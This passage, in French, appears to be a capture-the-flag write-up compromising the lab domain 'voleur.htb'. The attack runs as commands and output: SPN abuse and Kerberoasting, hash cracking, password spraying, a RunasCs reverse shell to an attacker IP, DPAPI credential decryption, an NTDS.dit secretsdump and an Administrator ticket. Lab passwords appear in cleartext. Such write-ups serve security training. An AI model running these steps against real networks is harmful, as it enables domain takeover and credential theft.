KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB         dc.voleur.htb   445    dc              [-] CCache Error: invalid
principal syntax
SMB         dc.voleur.htb   445    dc              [-] CCache Error: invalid
principal syntax
```

- svc_ldap >> M1XyC9pW7qT5Vn
- svc_iis >> N5pXyW1VqM7CZ8

> **Note**
>
> A voir : BloodyAD, énumération SMB via ces identifiants

srv_ldap

BloodyAD

bloodyAD --host dc.voleur.htb -d voleur.htb -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' get writable --detail -k

```
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=voleur,DC=htb
permission: WRITE

distinguishedName: OU=Second-Line Support Technicians,DC=voleur,DC=htb
permission: CREATE_CHILD; WRITE

distinguishedName: CN=Lacey Miller,OU=Second-Line Support
Technicians,DC=voleur,DC=htb
permission: CREATE_CHILD; WRITE

distinguishedName: CN=svc_ldap,OU=Service Accounts,DC=voleur,DC=htb
permission: WRITE

distinguishedName: CN=svc_winrm,OU=Service Accounts,DC=voleur,DC=htb
permission: WRITE
```

Il a les droits d'écritures sur le **ServicePrincipalName** pour le serveur *svc_winrm*

On va créer un random SPN :

> **Note**
>
> Si un utilisateur A a des droits d'écriture (`GenericWrite`, `WriteProperty`, `WriteSPN`, etc.) sur un utilisateur B, alors il peut :
>
> - Forcer l'ajout d'un SPN à ce compte
> - Et ensuite demander un TGS via Kerberos → obtenir un ticket chiffré avec le **hash NTLM du compte B**
> - Puis bruteforcer ce hash → **Kerberoasting classique**

forcer l'ajout du SPN

faketime -f +8h bloodyAD -d "voleur.htb" -k --host "dc.voleur.htb" -u "svc_ldap" -p "M1XyC9pW7qT5Vn" set object "svc_winrm" servicePrincipalName -v 'http/anything'

```
[+] svc_winrm's servicePrincipalName has been updated
```

Demander un TGS Kerberos

faketime -f +8h nxc ldap 10.10.11.76 -k -u 'ryan.naylor' -p 'HollowOct31Nyt' --kerberoasting kerb.txt

```
LDAP        10.10.11.76     389    DC              [*] None (name:DC)
(domain:voleur.htb)
LDAP        10.10.11.76     389    DC              [+]
voleur.htb\ryan.naylor:Holl****
LDAP        10.10.11.76     389    DC              [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
```

```
LDAP        10.10.11.76     389    DC              Bypassing disabled account
krbtgt
LDAP        10.10.11.76     389    DC              [*] Total of records returned 1
LDAP        10.10.11.76     389    DC              sAMAccountName: svc_winrm
memberOf: CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htb pwdLastSet: 2025-
01-31 10:10:12.398769 lastLogon:2025-01-29 16:07:32.711487
LDAP        10.10.11.76     389    DC
$krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb/svc_winrm*$a3f4b6388f887461c114c7dcfac3
74fa$866b64132461940397df685bbe4d8ca7db7feb9606914f74c95130bd56ef3cf628e73a0221b8ccd
b51a45bc13d9f6d691dd03e150b619d6444aa3a748c2c9de60520908db72b5dbbe2f1282d83bd69c3aed
891eb1410a3a0962c67fbfe1dcf63ff395eba53ec4cad836bc83a04cc71dc8018a725ac692807eb4f9be
0c2cbd3b5f7571db38bc3600293a8699ed8b2bbc7706f911a2df5fd8db2c41f3c432c0136e5e02636263
9e1c78a22edc3ba02eccf567cc92d3f0e67f9627dd3627bb89db4eb02270c153815818ff3882db388865
461c0e672a828ea9a647f7731f4cf18394fd38369effd843a422306c21f7fcb316ea5752c82d35ba4eed
04d0e033ed7854c3b8c5d2d32b9e8058c7df949773e504d31530bafddfa78936a7fba8f9cd2cc666f356
cdb52ecb32217524183bb664cc7b62aeb1790e6948ef367a3634f846868fa7bc53a74779036b594c86c4
56a2ccf0717aae840848be303e96feff80c54b88a0cecd11faad8d86736e3ace03be731aaed3e37c19ef
b580be770f4b799436a70a00f8d2b23d6463283732bf5b09a2e4f72061e99d42e11472de7adc054441f2
c3b8be434677e9967540a0d397028e0ec9fd59cdf721f955c1a70be782a52013cebc8bbc6b07b4ea264f
cedf3745312875479db7699d8b9fe94ecf2e13074b59e41747412105ed85de7f97916974b4587b935da4
cea189643d34750f16a6c0034785132c25f13f420517c85eb1327dba90302e8c52b7d6e0dcd640bac50f
78d7c6c01b3fb756909362969a498f49773ba4abd57caf66ce86c72acb0deef3e73b005dd4a966c065d6
d7aa5d124a8f770de59df9d5a0e70ccf5f775dc84bd5940daeae4e1edb3a22bad224f2b75feff6462b36
c41a46f2ec2ef2b2bfd181f34b146590f073ebaf35de5110e7a3e0f7baa34db2e8a784e2068f9382e1b5
5005d4ef120755ee07074e5608319e19f5c272a2d18c4b6d1ce14d823e4c974f13ffe2041f4d2edf3940
02318ea7e2a204e906d39ceb653a138fb597515f4cd67ecb7f1a1837a1ecb79aea7083e670839305189e
78bb94117ea515ee904b62c6c58f250881b456b7ed9364fa267829a857a81ee1ac80cc807a3770ade32d
25aa0507206ca19d491289c63b840042ed3508060e4b68454b84f7f63d7ff49ca26909b2f2c525615bd7
3607f44a404f76d5cb2b60bade3c117b3ccb1e555d831eb42201338616d8a06fb92d6aa92baaaf4c92b9
9afb0a0adde403c098de68574253479fbb7afc851c575ab3cad07126f9b0e18f8de072fc39c7ad3243f5
40d0fc69be59424c56a1f6fecec703dff00412f0fdb6381a53087478c61f3c1a66505b21443b8ddc62f0
f43f2a471d0a96e14fe76ee9ba5c50ca1e511df1aa19938960b65dde7ef5d5c39a4f003b2232893f8f8b
008acc14d53e86d3c85466cc158ed2b56407624fe2a5910cae9ea99ad946bfd25994bc44fa7b9fa1e6f4
cf487dc8fbcbab4a6a2f9478af871b393c6b7224cac78adb19ec03189f43
```

Bruteforcer le hash

hashcat

> **Note**
>
> hashcat -m 13100 -a 0 hashfile wordilst.txt # for $krb5tgs$23$...
> *hashcat -m 19700 -a 0 hashfile wordlist.txt # for $krb5tgs$18$...*

hashcat -m 13100 -a 0 kerb.txt /usr/share/wordlists/rockyou.txt


```
$krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb/svc_winrm*$a3f4b6388f887461c114c7dcfac3
74fa$866b64132461940397df685bbe4d8ca7db7feb9606914f74c95130bd56ef3cf628e73a0221b8ccd
```

```
b51a45bc13d9f6d691dd03e150b619d6444aa3a748c2c9de60520908db72b5dbbe2f1282d83bd69c3aed
891eb1410a3a0962c67fbfe1dcf63ff395eba53ec4cad836bc83a04cc71dc8018a725ac692807eb4f9be
0c2cbd3b5f7571db38bc3600293a8699ed8b2bbc7706f911a2df5fd8db2c41f3c432c0136e5e02636263
9e1c78a22edc3ba02eccf567cc92d3f0e67f9627dd3627bb89db4eb02270c153815818ff3882db388865
461c0e672a828ea9a647f7731f4cf18394fd38369effd843a422306c21f7fcb316ea5752c82d35ba4eed
04d0e033ed7854c3b8c5d2d32b9e8058c7df949773e504d31530bafddfa78936a7fba8f9cd2cc666f356
cdb52ecb32217524183bb664cc7b62aeb1790e6948ef367a3634f846868fa7bc53a74779036b594c86c4
56a2ccf0717aae840848be303e96feff80c54b88a0cecd11faad8d86736e3ace03be731aaed3e37c19ef
b580be770f4b799436a70a00f8d2b23d6463283732bf5b09a2e4f72061e99d42e11472de7adc054441f2
c3b8be434677e9967540a0d397028e0ec9fd59cdf721f955c1a70be782a52013cebc8bbc6b07b4ea264f
cedf3745312875479db7699d8b9fe94ecf2e13074b59e41747412105ed85de7f97916974b4587b935da4
cea189643d34750f16a6c0034785132c25f13f420517c85eb1327dba90302e8c52b7d6e0dcd640bac50f
78d7c6c01b3fb756909362969a498f49773ba4abd57caf66ce86c72acb0deef3e73b005dd4a966c065d6
d7aa5d124a8f770de59df9d5a0e70ccf5f775dc84bd5940daeae4e1edb3a22bad224f2b75feff6462b36
c41a46f2ec2ef2b2bfd181f34b146590f073ebaf35de5110e7a3e0f7baa34db2e8a784e2068f9382e1b5
5005d4ef120755ee07074e5608319e19f5c272a2d18c4b6d1ce14d823e4c974f13ffe2041f4d2edf3940
02318ea7e2a204e906d39ceb653a138fb597515f4cd67ecb7f1a1837a1ecb79aea7083e670839305189e
78bb94117ea515ee904b62c6c58f250881b456b7ed9364fa267829a857a81ee1ac80cc807a3770ade32d
25aa0507206ca19d491289c63b840042ed3508060e4b68454b84f7f63d7ff49ca26909b2f2c525615bd7
3607f44a404f76d5cb2b60bade3c117b3ccb1e555d831eb42201338616d8a06fb92d6aa92baaaf4c92b9
9afb0a0adde403c098de68574253479fbb7afc851c575ab3cad07126f9b0e18f8de072fc39c7ad3243f5
40d0fc69be59424c56a1f6fecec703dff00412f0fdb6381a53087478c61f3c1a66505b21443b8ddc62f0
f43f2a471d0a96e14fe76ee9ba5c50ca1e511df1aa19938960b65dde7ef5d5c39a4f003b2232893f8f8b
008acc14d53e86d3c85466cc158ed2b56407624fe2a5910cae9ea99ad946bfd25994bc44fa7b9fa1e6f4
cf487dc8fbcbab4a6a2f9478af871b393c6b7224cac78adb19ec03189f437:**AFireInsidedeOzarcti
ca980219afi**
```

- AFireInsidedeOzarctica980219afi > password.txt

Password spraying

faketime -f +8h nxc smb dc.voleur.htb -u users.txt -p password.txt -d voleur.htb --continue-on-success -k

```
[+] voleur.htb\svc_winrm:AFir****
```

svc_winrm

NightT1meP1dg3on14

connection evil-winrm

faketime -f +8h /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/bin/evil-winrm -i 'dc.voleur.htb' -r 'voleur.htb'

```
cat user.txt
```

BloodyAD

faketime -f +8h bloodyAD --host dc.voleur.htb -k -d voleur.htb -u 'svc_winrm' -p 'AFireInsidedeOzarctica980219afi' get writable --detail

bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -s get membership

> **Note**
>
> Note: Un utilisateur était 'supprimé', il faudrait voir si il est encore dans la corbeille de l'AD


Avec l'utilisateur WINRM, j'ai effectué cette commande :

```
Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -IncludeDeletedObjects -Properties objectSid, lastKnownParent, ObjectGUID | Select-Object Name, ObjectGUID, objectSid, lastKnownParent | Format-List
```

Mais ça n'a pas fonctionné, il n'a pas les droits de restaurations

BloodHound

svc_ldap



https://arttoolkit.github.io/wadcoms/RunasCs/

Il faut usurper l'utilisateur svc_ldap en WinRm

> **Note**
>
> Command Reference:
>
> ```
> Username: svc_ldap
> Password: M1XyC9pW7qT5Vn
> Command: Powershell
> Attacker IP & port for reverse shell: 10.10.14.19:9003
> ```
>
> Command:

```
.\RunasCs.exe c.bum test123 powershell -r 10.10.14.19:9003
```

notre commande

.\RunasCs.exe svc_ldap M1XyC9pW7qT5Vn powershell -r 10.10.14.34:9003

```
Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -
IncludeDeletedObjects -Properties objectSid, lastKnownParent, ObjectGUID | Select-
Object Name, ObjectGUID, objectSid, lastKnownParent | Format-List


Name              : Todd Wolfe
                    DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
ObjectGUID        : 1c6b1deb-c372-4cbb-87b1-15031de169db
objectSid         : S-1-5-21-3927696377-1337352550-2781715495-1110
lastKnownParent : OU=Second-Line Support Technicians,DC=voleur,DC=ht
```


Restore-ADObject -Identity "1c6b1deb-c372-4cbb-87b1-15031de169db"

Todd Wolfe

password spray

```
[+] voleur.htb\todd.wolfe:Nigh****
```

J'ai accès au compte : todd.wolfe/NightT1meP1dg3on14



On peut s'y connecter en WINRM, il appartient au groupe Second Line Technicians.

Second Line Technicians

> **Note**
>
> The DPAPI (Data Protection API) is an internal component in the Windows system. It allows various applications to store sensitive data (e.g. passwords). The data are stored in the users directory and are secured by user-specific master keys derived from the users password. They are usually located at:
>
> C:\Users$USER\AppData\Roaming\Microsoft\Protect$SUID$GUID
>
> Below are common paths of hidden files that usually contain DPAPI-protected data.
>
> C:\Users$USER\AppData\Local\Microsoft\Credentials
> C:\Users$USER\AppData\Roaming\Microsoft\Credentials\
>
> - Credential
> - masterKey GUID
> - SID utilisateur
> - Utilisateur name
> - Password utilisateur
> - masterKey GUID
> - SID utilisateur
> - Utilisateur name
> - Password utilisateur

masterkey

0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83

```
dpapi.py credential -file "/path/to/protected_file" -key $MASTERKEY
```

dpapi.py credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83

```
[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=Jezzas_Account
Description :
Unknown     :
Username    : jeremy.combs
Unknown     : qT3V9pLXyN7W4m
```

jeremy.combs

jeremy a accès au 3ème niveau de techniciens.

Dans ce partage il y a une Note.txt et un dossier backup dont nous n'avons pas l'accès et une id_rsa.

Dans le fichier Notes.txt il était indiqué :

- Que l'administrateur avait ajouté des backups que l'ont pouvait lire depuis le WSL sous Linux.

La où il fait faire le lien, c'étais que la clé présente n'étais PAS pour jeremy ou l'administrator mais pour le 'svc_backup' !

```
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/registry$
```

On s'envoie le contenu en SCP.

Admin

*extraction de la base **NTDS.dit** combinée avec le fichier **SYSTEM**.*

> **Note**
>
> Fichiers nécessaires :
>
> - **ntds.dit** : C'est la base de données principale d'Active Directory. Elle contient les comptes utilisateurs, les mots de passe (sous forme de hash), les groupes, etc.
> - **SYSTEM** : Ce fichier du registre contient la clé de chiffrement (appelée **bootkey**) nécessaire pour déchiffrer les secrets contenus dans `ntds.dit`.

secretsdump -ntds Backups/Active\ Directory/ntds.dit -system Backups/registry/SYSTEM

> **Note**
>
> La commande `secretsdump.py` du framework Impacket permet de :
>
> 1. Extraire la **clé de chiffrement** (bootkey) depuis le fichier SYSTEM.
> 2. Utiliser cette clé pour déchiffrer les **hashes de mots de passe** contenus dans `ntds.dit`.
> 3. Afficher les résultats sous forme de :
>   - Nom d'utilisateur
>   - RID
>   - Hash LM (souvent inutilisé aujourd'hui)
>   - Hash NTLM

On obtient ensuite les hash NTLM de tout l'active directory ! dont celui de l'administrateur.

faketime -f +8h getTGT.py -aesKey 'f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb' voleur.htb/*Administrator@10.10.11.76*

export TGT

faketime -f +8h /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/bin/evil-winrm -i 'dc.voleur.htb' -r 'voleur.htb'

```
root.txt
```